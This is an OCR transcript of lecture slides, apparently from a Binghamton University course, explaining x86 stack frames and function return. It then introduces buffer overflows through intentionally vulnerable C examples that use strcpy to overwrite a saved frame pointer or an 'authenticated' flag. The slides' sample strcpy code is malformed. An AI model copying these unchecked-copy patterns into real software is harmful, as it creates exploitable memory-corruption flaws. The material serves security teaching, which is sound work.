


%ebp Example

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




BINGHAMTON UNIVERSITY

%ebp Example

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




%ebp Example

~~0xbfff03b8~~ %ebp A memory address

0xbfff0200

0xbfff0720 (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```



%ebp Example


~~0xbfff03b8~~ %ebp A memory address

0xbfff0200

~~0xbfff0720~~ (%ebp) The value at memory address of %ebp

0xbfff03b8

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```



%ebp Example


~~0xbfff03b8~~ %ebp A memory address

0xbfff0200

~~0xbfff0720~~ (%ebp) The value at memory address of %ebp

0xbfff03b8

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
movl    (%ebp) %ebp /* %ebp=(%ebp) */
```



%ebp Example


~~0xbfff03b8~~ %ebp A memory address

0xbfff0200

~~0xbfff0720~~ (%ebp) The value at memory address of %ebp


0xbfff03b8

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
movl    (%ebp) %ebp /* %ebp=(%ebp) */
```




Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

BINGHAMTON UNIVERSITY

Return from Functions


```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



BINGHAMTON UNIVERSITY

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**

BINGHAMTON UNIVERSITY

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**

BINGHAMTON UNIVERSITY

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**

BINGHAMTON UNIVERSITY

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



Q: How do we restore %ebp?


1. **Push %ebp before local**
2. **Set %ebp to current %esp**
3. **Set %ebp to (%ebp) at return**

BINGHAMTON UNIVERSITY


Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …  ← Q: How do we resume here?
}
```


Programs in Memory




Programs in Memory




Programs in Memory




Programs in Memory




Programs in Memory



Programs in Memory



Programs in Memory



Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …  ← Q: How do we resume here?
}
```


Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …  ← Q: How do we resume here?
}
```

Push %eip before call

Return from Functions – Resume previous execution


```
int main ()
{   …
    func("hey", 10, -3);
    …  ← Q: How do we resume here?
}
```



Push %eip before call

Return from Functions – Resume previous execution


```
int main ()
{   …
    func("hey", 10, -3);
    …  ← Q: How do we resume here?
}
```



Push %eip before call


Set %eip to 4(%ebp) at return

Return from a Function




BINGHAMTON UNIVERSITY

Return from a Function




BINGHAMTON UNIVERSITY

Return from a Function




BINGHAMTON UNIVERSITY

Return from a Function




BINGHAMTON UNIVERSITY

Return from a Function




BINGHAMTON UNIVERSITY

Return from a Function




BINGHAMTON UNIVERSITY


Return from a Function



Return from a Function




Return from a Function



Next instruction is to remove the arg1 off the stack

Return from a Function



Next instruction is to remove the arg1 off the stack

And now we're back where we started

Stack & Function - Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack

Buffer Overflow Attacks

Buffer Overflows

- Buffer
  - Contiguous set of a given data type
  - Common in C
    - Strings, arrays, structs
- Overflow
  - Put more into the buffer that it could hold
- Where does the extra data go?
- We understand the memory layout…

Common Functions that Cause Overflow

```
char *strcpy(char *to, char *from)
{
    int i=0;
    do {
        to[i] = from[i];
        i++;
        while(from[i] != '\0');
    return to;
}
```

C strings are basically arrays end with '\0' terminator.

Overflows 'to' when the size of from greater than 'to'

```
char *strncpy(char *to, char *from, size_t len)
{
    int i=0;
    while(from[i] != '\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```


Common Functions that Cause Overflow

- `char *strcpy(char *to, char *from)`
  - Copies 'from' into 'to' until it reaches the null terminator
- `char *strncpy(char *to, char *from, size_t len)`
  - Copies 'from' into 'to' until it reaches the null terminator or copied len chars

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

&arg1

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

buffer

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

buffer

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

M e ! \0


buffer

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d

M e ! \0




buffer

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d



Segmentation Fault(0x00216551)

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

authenticated

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



buffer authenticated

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
